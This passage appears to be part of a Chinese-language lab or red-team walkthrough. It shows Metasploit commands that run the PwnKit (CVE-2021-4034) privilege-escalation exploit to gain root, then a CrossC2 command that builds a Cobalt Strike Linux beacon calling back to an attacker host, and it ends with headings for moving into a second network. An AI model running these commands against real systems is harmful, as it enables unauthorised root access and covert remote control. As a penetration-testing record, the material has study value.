
设置会话信息
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set session 1
session => 1
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set lhost 192.168.91.128
lhost => 192.168.91.128
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set lport 1315
lport => 1315

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
提权成功

编写 C2 payload
genCrossC2.exe 192.168.91.128 443 ./.cobaltstrike.beacon_keys null Linux
 x64 sakura.out  raw
成功上线
第二层网络
配置代理
